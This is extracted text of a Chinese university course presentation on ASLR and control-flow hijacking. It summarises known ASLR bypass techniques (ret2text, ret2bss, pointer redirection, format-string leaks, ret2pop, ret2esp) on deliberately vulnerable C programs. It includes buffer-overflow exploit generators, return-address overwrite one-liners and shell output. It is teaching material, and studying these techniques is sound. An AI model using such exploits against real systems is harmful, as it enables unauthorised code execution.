



中国科学院大学

University of Chinese Academy of Sciences

控制流劫持漏洞防御方法

组员：李宇锋、陈家楠



中国科学院大学
University of Chinese Academy of Sciences

1

ASLR Smack & Laugh Reference

2

On the Effectiveness of Address-Space Randomization

3

数据执行保护（DEP）简介

目录
Contents



01

ASLR Smack & Laugh Reference

- ◎ASLR介绍
- ◎一些绕过ASLR的方法
- ◎控制流劫持防御方法介绍

ASLR介绍

- ASLR (Address space layout randomization) 是一种用来防御缓冲区溢出攻击的安全技术。通过对堆、栈、共享库映射等线性区布局的随机化，通过增加攻击者预测目的地址的难度，防止攻击者直接定位攻击代码的位置，达到阻止溢出攻击的目的。据研究表明ASLR可以有效地降低缓冲区溢出攻击的成功率，如今Linux、FreeBSD、Windows等主流操作系统都已经采用了该技术。
- 但是，ASLR并没有想象中的那么完美，仍然有一些技术手段可以绕过ASLR从而返回非随机化的内存地址。



ASLR技术的原理

- 一般的内存类漏洞技术是通过硬编码指针（给指针直接赋值）去指向恶意代码，对缓冲区溢出，从而修改栈的返回地址，最终程序转而去执行自己事先构造好的恶意程序。
- ASLR就是通过移动程序的入口点去随机化地址，从而减少被攻击的概率。ASLR会随机化32位地址空间中的24位。



ASLR的缺陷及绕过

- ASLR操纵一个指令指针通过分段错误从而使漏洞程序崩溃，达到无法返回精确地址的目的。但是，这样的程序崩溃却可能导致DOS攻击的发生。
- 另外，ASLR只是让栈、库的地址被随机化了，而堆、text段、数据段、BSS段的地址却没有被随机化。正是这些缺陷的存在让针对ASLR返回非随机化地址这一类漏洞仍然存在。



针对ASLR缺陷的攻击方法

两种激进的方法：

- 暴力攻击
- ASLR的随机化是24个比特位，通过每次选一个不同的地址进行尝试，只要次数足够多，总会出现猜对的情况。
- DOS攻击
- 通过缓冲区溢出导致分段错误从而导致程序崩溃；
- 也可以通过格式化字符串漏洞导致的分段错误导致程序崩溃。



针对ASLR缺陷的攻击方法

目标：返回非随机化的内存地址。

基础知识：

- 栈：函数的参数和动态的局部变量。
- 堆：动态创建的数据结构（ malloc ）。
- BSS段：未初始化的全局变量以及未初始化的静态局部变量。
- Data段：初始化的全局变量以及初始化的静态局部变量。
- Text段：只读代码。



ret2text

- Text段是只读段，无法往里面写东西，任何试图写的动作都会导致分段错误，因此在这个区域是不太可能放置shellcode。
- 用另一个指向text区域的指针去覆盖返回地址，可以在原来的代码中实现跳转。
- 例如下面这段代码（ret2text.c）：

```
void public(char* args){  
    char buff[12];  
    strcpy(buff,args);  
    printf("public\n");  
}
```



ret2text

```
void secret(void){  
    printf(secret\n);  
}  
  
int main(int argc,char* argv[]){  
    if(getuid()==0) secret();  
    else public(argv[1]);  
}
```

先获得secret的函数地址：

```
(gdb) print secret  
1 = {void (void)} 0x80483fa <secret>
```



ret2text

然后用如下命令执行：

```
> ./ret2text \  
> `perl -e 'print "A"x16; \  
> print "\xfa\x83\x04\x08"'`
```

程序运行的结果：

```
public  
secret  
Segmentation fault
```

可以看到本不应该执行的secret函数现在被执行了。



ret2bss

BSS段包含了所有的非初始化的全局跟非初始化的静态局部变量。这段是可写的，所以也是放置恶意代码的潜在位置。而且，这个区域没有被ASLR随机化，所以可被利用用来修改地址。

由于返回地址存储在栈里面，而不是BSS段，所以需要两个输入：

(1) 一个用来溢出缓冲区 (2) 一个用shellcode来渗透BSS段

例子 (ret2bss.c) :

```
char globalbuf[256];

void function(char* input) {
    char localbuf[256];
    strcpy(localbuf, input);
    strcpy(globalbuf, localbuf);
}

int main(int argc, char** argv) {
    function(argv[1]);
}
```



ret2bss

输入存放在localbuf中可以让黑客溢出缓冲区，输入同时也存放在globalbuf中可以让黑客放置shellcode。

渗透代码的位置由下面的命令确定：

```
(gdb) print &globalbuf
```

然后，拿到了地址：

```
2 = (char (*) [256]) 0x80495e0
```

将下面这段程序的输出作为ret2bss.c的输入：



ret2bss

```
int main(void) {
    char *buff, *ptr;
    long *adr_ptr;
    int i;
    buff = malloc(264);
    ptr = buff;
    for (i=0; i<264; i++)
        *(ptr++) = 'A';
    ptr = buff+264-8;
    adr_ptr = (long *)ptr;
    for (i=0; i<8; i+=4)
        *(adr_ptr++) = 0x080495e0;
    ptr = buff;
    for (i=0; i<strlen(shellcode); i++)
        *(ptr++) = shellcode[i];
    buff[264] = '\x00';
    printf("%s", buff);
}
```

ret2bssexploit.c

执行命令：

```
> ./ret2bss `./ret2bssexploit`
```

可以看到结果是：

```
sh-3.1$ echo ay caramba!
ay caramba!
sh-3.1$
```



中国科学院大学

University of Chinese Academy of Sciences

ret2data

data段含有所有初始化的全局跟初始化的静态局部变量，跟ret2bss的区别是将shellcode放在数据段而已，也就是先给globalbuf数组赋值。



ret2heap

堆：包含所有动态创建的数据结构，例如malloc开辟的动态空间。

堆没有被ASLR随机化，因为返回堆是可能的。将shellcode放在动态创建的数据结构中。



指针重定向

(1) 字符串指针重定向

硬编码的字符串指针没有压入堆栈，而是存储在一块非随机化的区域中。因此可以很容易地将一个字符串指针重定向到另一个字符串。通过控制关键函数system或者execv的输入参数来使指针重定向。请看下面的代码（strptr.c）：

```
int main(int argc, char* args[]) {  
    char input[256];  
    char *conf = "test -f ~/.progrc";  
    char *license = "THIS SOFTWARE IS ...";  
    printf(license);  
    strcpy(input, args[1]);  
    if (system(conf)) printf("Missing .progrc");  
}
```

硬编码字符串conf设计用来执行shell命令。假设攻击者可以将conf指针重定向到license字符串。攻击者构造一个被



指针重定向

称为THIS的文件，然后可以往里面写入任意内容，那么它就能被strptr的权限执行。

先得到license的地址：

```
(gdb) print license  
0x8048562 "THIS SOFTWARE IS...\n"
```

将conf重定向到这个地址。执行下面的命令：

```
> echo "/bin/sh" > THIS  
> chmod 777 THIS  
> PATH=.:$PATH  
> ./strptr `perl -e 'print "A"x256;\n`  
> print "\x62\x85\x04\x08"'\`
```

输出的结果：

```
THIS SOFTWARE IS...  
sh-3.1$
```

- 不足：由于可执行文件只能在本本地创建，并且要求PATH环境可以访问到该文件，所以这种攻击技术无法远程执行。



指针重定向

(2) 函数指针重定向

篡改函数指针指向的位置

看一段代码：

```
void function(char* str) {  
    printf("%s\n", str);  
    system("any command");  
}  
  
int main(int argc, char** argv) {  
    void (*ptr)(char* str);  
    ptr = &function;  
    char buff[64];  
    strcpy(buff, argv[1]);  
    (*ptr)(argv[2]);  
}
```

如果将ptr函数指针指向function里面调用的system函数的地址那么，在栈溢出的时候就会去执行argv[2]这个命令。



整数溢出原理

(1) 宽度溢出

char类型存储的范围是-128-+127，如果数据是256就会被当做0存放。

(2) 符号错误

当无符号的变量被解释成有符号的变量，或者有符号的变量被解释成无符号的变量时都可能发生符号错误。

例如(signedness.c)：

```
int main(int argc, char **argv) {
    char dest[1024];
    char src[1024];
    int cp = atoi(argv[1]);
    if (cp <= 1024)
        memcpy(dest, src, cp);
    else
        printf("Input out of range.\n");
}
```

如果用这条命令：./signedness -1
虽然-1<1024,但是C语言中，memcpy函数将所有的长度参数都解释为无符号所以-1在这里变成了ffffffff(16进制)。也会导致缓冲区溢出。



堆栈泄漏的方法

这种绕过ASLR的方法尝试寻找一些随机地址的信息。因为地址空间布局只在进程开始被随机化了，在进程整个生命周期都保持不变。

(1) Stack stethoscope

栈基址被保存在/proc/<pid>/stat这个文件第28项这个位置。在栈内的地址偏移都是固定的，所以可以根据栈底的位置推断出整个地址空间。利用这种方法攻击必须能够接触到机器，因此是一种本地攻击技术。

(2) Formatted information

触发格式化字符串漏洞的函数主要是print家族的函数：printf、sprintf、fprintf。



堆栈泄漏的方法

printf()函数的一般形式为printf("format", 输出表列)，其第一个参数就是格式化字符串，用来告诉程序以什么格式进行输出。正常情况下，是这样使用的：


```
char str[100]; scanf("%s",str); printf("%s",str);
```

但如果这样用：char str[100]; scanf("%s",str); printf(str);

如果字符串来自外部用户可控的输入，则该用户完全可以在字符串中嵌入格式化字符（如%s）。那么，由于printf允许参数个数不固定，故printf会自动将这段字符当作format参数，而用其后内存中的数据匹配format参数。



堆栈泄漏的方法



以上图为例，假设调用printf(str)时的栈是这样的。

(1) 如str就是“hello world”，则直接输“hello world”；


(2) 如str是format，比如是%2\$x，则输出偏移2处的16进制数据0xdeadbeef。

通过组合变换格式化字符串参数，我们可以读取任意偏移处的数据或向任意偏移处写数据，从而达到利用格式化字符串漏洞的作用。



堆栈欺骗的方法

(1) ret2ret



返回一个已指向shellcode的指针。通过将shellcode指针写进EIP寄存器，然后通过逐步返回的方式返回指向shellcode的指针。




堆栈欺骗的方法

(2) ret2pop

在strcpy后，shellcode被冗余地存放在内存中。


思想：使用放置在argv中的指向shellcode的perfect指针。



堆栈欺骗的方法

(2) ret2pop

问题：不能用零去覆盖perfect指针的最后那个字节。




中国科学院大学

University of Chinese Academy of Sciences

堆栈欺骗的方法

(2) ret2pop

方法：ret-chain后面跟着pop-ret。pop指令就会跳过被零覆盖的内存区域。



中国科学院大学

University of Chinese Academy of Sciences

堆栈欺骗的方法

(2) ret2pop

vuln.c

```
int function(int x, char *str) {
    char buf[256];
    strcpy(buf, str);
    return x;
}

int main(int argc, char **argv) {
    function(64, argv[1]);
    return 1;
}
```

exploit.c

```
#define POPRET 0x08048467
#define RET    0x08048468

int main(void) {
    char *buff, *ptr;
    long *adr_ptr;
    int i;

    buff = malloc(264);
    for (i=0; i<264; i++)
        buff[i] = 'A';

    ptr = buff+260;
    adr_ptr = (long *) ptr;
    for (i=260; i<264; i+=4)
        if (i == 260) *(adr_ptr++) = POPRET;
        else          *(adr_ptr++) = RET;

    ptr = buff;
    for (i=0; i<strlen(shellcode); i++)
        *(ptr++) = shellcode[i];

    buff[264] = '\0';
    printf("%s", buff);
    return 0;
}
```




中国科学院大学

University of Chinese Academy of Sciences

堆栈欺骗的方法

(3) ret2esp

在函数末尾的位置ESP是可以被预测到的。→ jmp *%esp




中国科学院大学

University of Chinese Academy of Sciences

堆栈欺骗的方法

(3) ret2esp




中国科学院大学

University of Chinese Academy of Sciences


堆栈欺骗的方法

(3) ret2esp



